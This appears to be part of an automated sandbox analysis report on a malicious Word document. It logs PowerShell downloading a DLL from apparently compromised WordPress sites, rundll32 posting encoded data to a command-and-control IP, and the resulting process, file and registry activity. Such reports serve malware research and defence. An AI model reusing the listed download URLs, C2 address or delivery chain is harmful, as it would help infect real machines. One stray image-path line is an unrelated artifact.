77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e Data Ascii: 10d4<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,in

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	104.27.144.251	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:58.169449091 CET	6	OUT	GET /wp-includes/2jm3nIk/ HTTP/1.1 Host: sofsuite.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:58.263324022 CET	7	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 14:48:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc467b40ca2426d4ae5e3b082f502241e1609944538; expires=Fri, 05-Feb-21 14:48:58 GMT; path=/; domain=.sofsuite.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 0779c53465000041 37e3040000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=mZ0jGpA21SV18U4HmHz5l8SvLhXhMditcFDSVGEPv8a%2Bi64Cu5fayEWVXubzbCp4KTVOAI3wbxjapp26XruKduUoK%2BdMb8Ip93PSu6w%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60d63e33caed4137-PRG Data Raw: 31 30 64 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d Data Ascii: 10dd<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	209.59.139.39	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:58.606726885 CET	12	OUT	GET /content/5f18Q/ HTTP/1.1 Host: veterinariadrpopui.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:58.767659903 CET	13	IN	HTTP/1.1 500 Internal Server Error Date: Wed, 06 Jan 2021 14:48:58 GMT Server: Apache Content-Length: 7309 Connection: close Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 35 30 39 20 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 48 31 3e 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>509 Bandwidth Limit Exceeded</TITLE></HEAD><BODY><H1>Bandwidth Limit Exceeded</H1>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	210.86.239.69	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:49:01.492264986 CET	21	OUT	GET /wordpress/CGMC/ HTTP/1.1 Host: khanhhoahomnay.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:49:01.778521061 CET	22	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 14:49:01 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=60 X-Powered-By: PHP/7.4.9 Set-Cookie: 5ff5cddddff0a=1609944541; expires=Wed, 06-Jan-2021 14:50:01 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Wed, 06 Jan 2021 14:49:01 GMT Expires: Wed, 06 Jan 2021 14:49:01 GMT Content-Disposition: attachment; filename="rJGdausK.dll" Content-Transfer-Encoding: binary Data Raw: 31 64 64 37 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e 8 53 77 54 e8 2d 00 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e 8 d0 77 54 e8 f6 b1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5 f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1dd7MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwT RichwTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:49:18.053646088 CET	223	OUT	POST /04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/ Content-Type: multipart/form-data; boundary=--------rL4XtnE8 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 7412 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:49:19.007164955 CET	232	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 14:49:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 61 34 34 0d 0a 8a d1 03 64 93 55 9a 71 6c 2f ba 03 7d 22 53 1a 16 a1 3a 96 c7 db 89 31 03 1a a9 ac ba b4 12 34 80 7a cc f6 a0 1c 21 09 46 40 48 2f f2 bf 2c 49 aa 12 42 4a a1 1d d6 46 a3 06 bf d6 e2 38 45 f7 7f af 36 02 8b 15 60 93 d5 0f bb 56 20 ca fc 4a 57 64 9f 34 cb cc f9 fa 19 85 ac 09 dc 8d e7 1b e8 e8 eb 0d 7f 9b 6c 72 76 28 4f ad 1b 77 b3 88 1e 9e bc 23 57 49 c9 e5 41 ae 5e 0f 93 d0 80 32 80 da f5 06 5a 98 e2 6e e6 7e ea 13 f8 29 ab c4 32 93 09 ca 6d e0 34 ba 73 81 a8 28 6d ca 9d 80 e2 11 d8 69 b8 64 10 03 c9 e6 a8 7a 08 13 95 07 c2 7b bb aa 70 3d cd 74 9e c4 06 8a 93 79 3f ba ae 9d 55 26 1e 69 31 ef 9e b9 d8 3d 9a 72 e6 9c a6 a2 e7 8d 1d b4 1d a9 71 b6 06 18 d9 19 24 2a c8 4e ff c1 2d 72 ef 1f f6 e9 8c 6b 22 07 87 e5 f1 f8 28 8c bb 51 8f d4 2d 2f 6f 23 34 6d 2f 63 cd ea 21 14 a9 83 3f 08 18 03 da be be d8 8f b6 43 6b fe 8a 99 5f 79 59 b5 25 e8 e5 66 0d 28 70 d2 6d 66 23 e6 6b 5e 2b 22 5b 5d 9b 0c c0 ff 21 01 d5 43 35 76 2b bd 4f ad 41 d5 1c 54 92 c3 31 0c db b0 a8 de 4d b0 28 b9 51 20 65 f6 74 a4 cd 6e 64 00 b8 ba ba 55 58 2f 64 2f f3 19 45 92 83 26 33 22 01 a2 46 d7 12 13 98 77 84 91 54 f7 37 2e e6 e5 d1 f7 40 ae c5 08 83 73 ce ed 52 2a c7 c2 4f a0 49 26 62 36 54 a8 a9 a6 3b 69 37 e2 04 ad c2 a2 24 4a 77 64 74 d7 5f 9f f1 61 b3 bb 73 4a bd 3f 8e 25 9e a7 b6 1f 41 f1 24 c2 be f5 c4 a1 a3 49 8c 5b fd 8f 74 d5 3f ef aa 60 6d 0b 03 83 99 ed 1d f0 1d 23 3f 44 44 e8 db 94 0c e2 9d 25 3d 6f da ee 8f 2f 58 d7 66 7f d2 d1 39 3d 01 18 5c 37 93 e6 19 f4 f2 83 77 c3 bc 81 18 9e 35 e9 c8 10 05 1f 32 a2 58 9b 70 e0 da c0 49 ff 26 5d 8b 7f f0 c5 83 f3 22 4b d8 99 52 e4 f6 f6 5f 5a a1 64 73 52 fd 5a db 3f 49 ad 49 a8 25 a3 00 4c 29 9e a5 11 61 c5 0d fd f1 0f 2f de 2e e4 b8 02 45 e6 5d 55 15 fa cc 04 c8 ce f9 9a f5 2e d2 2d f7 ea 83 07 24 0f 04 7d 33 f9 1a 76 12 fc 85 b7 ff 53 12 db f5 8c 19 74 1c a1 d6 dd 7f 51 e7 51 1f a3 02 9a ab d8 a6 b4 93 dc bc 24 4a 65 33 4f 9e 4e bb 5f 2e c1 74 01 e1 22 d9 65 a4 fa c7 3a c0 5a 75 01 3a b7 7d ea b4 a6 d5 6b 6e 88 5b 0c 8f 4c 48 92 a5 b6 d5 de 60 7c 79 13 48 77 81 51 55 be f5 90 74 cf be dc d7 44 cf ff aa 02 c4 37 95 44 28 b6 e8 d1 96 9a 0b 42 ea 89 71 a2 ea 1e e0 f4 3c 79 af d4 ef 91 18 75 72 8e 40 96 94 64 de fc b3 68 51 9a 41 80 fe 80 be 4b 9c 0c 85 95 5b 9d 0a e6 9b 1b 11 d2 8d e9 4f 9e 33 19 02 6c 39 7a 8f 67 b5 15 1c a4 8a f6 6d cd 9f 5a 0e 70 93 3a 62 c6 a5 ad 2c c2 c9 94 78 04 92 a0 0c 6a 84 ad 3b 7f 41 c5 f0 83 0f dd ef 40 8c 5c 56 f5 82 f8 e0 83 2f 9e 85 4b a8 d0 57 3c a4 44 2a e4 1d 56 af 29 4f a2 fb b9 7d 5c d1 27 e5 70 9f 0b e6 40 42 07 0c 42 7f 19 74 95 c1 35 dc 2d a0 44 6e 73 63 13 ad d1 e5 20 30 fb 89 6e 78 61 92 56 38 da 38 36 0e c3 df 6b 06 7e 4f fc fe f5 ea 30 ad c5 57 be 8b f4 ab a1 ba eb d3 e8 da f4 a2 60 b6 a3 c0 94 d3 cc 65 b0 34 b9 4f af 5c fb fd 86 cd a0 88 a2 0e b4 08 77 b3 74 5d 17 70 ca de 8f 9e 77 5b 34 70 9a 93 9c 67 1a 7b 44 1d 36 ad 73 cf 87 13 74 25 fb 0a f3 bd 81 1d 30 6e 2b a6 95 7a c2 11 2b ba 42 f0 f9 32 db e7 d8 2d 26 2c 45 b1 92 ac 26 52 75 94 72 2c 41 c6 d4 41 89 b9 5b 87 c1 8f f2 b5 a9 33 b0 2e b5 07 40 b4 c8 9c fc 6a 79 56 5e 30 6b 1f 31 e4 0c ea 04 78 0b 6f 36 6a 33 0a 14 e4 33 ea c7 cc 32 78 8a ae 5b 45 53 6a 99 cb 10 da 76 eb b8 56 81 42 69 ac 92 51 6d 7a 54 e6 a6 70 10 f8 2e 4f ef 0f 41 21 54 0c 5a a4 6f c3 9c 73 a8 3f 43 07 05 22 37 03 d1 70 ef 90 75 09 05 4c 2b 45 09 ee b4 c8 fb 3b 98 b7 6f 47 ff e0 06 00 bb 8a e5 73 c9 e0 9c 9e 5d dc 8a 06 eb dd 82 6d 4b 26 8f fa 82 7d a0 05 ea 99 5e c4 27 fe 42 a8 76 c9 a2 58 2d Data Ascii: a44dUql/}"S:14z!F@H/,IBJF8E6`V JWd4lrv(Ow#WIA^2Zn~)2m4s(midz{p=ty?U&i1=rq$*N-rk"(Q-/o#4m/c!?Ck_yY%f(pmf#k^+"[]!C5v+OAT1M(Q etndUX/d/E&3"FwT7.@sR*OI&b6T;i7$Jwdt_asJ?%A$l[t?`m#?DD%=o/Xf9=\7w 52XpI&]"KR_ZdsRZ?II%L)a/.E]U.-$}3vStQQ$Je3ON_.t"e:Zu:}kn[LH`]yHwQUtD7D(Bq<yur@dhQAK[O3l9zgmZp:b,xj;A @\V/KW<D*V)O}\'p@BBt5-Dnsc 0nxaV886k~O0W`e4O\wt]pw[4pg{D6st%0n+z+B2-&,E&Rur,AA[3.@jyV^0k1xo6j332x[ES jvVBiQmzTp.OA!TZos?C"7puL+E;oGs]mK&}^'BvX-

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1776 Parent PID: 584

General

Start time:	15:48:38
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f140000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF909D15E9EC8935F6.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5995	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F5995	F5995	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7C 73 79 89 86 E4 D6 01 95 59 0F 00 95 59 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 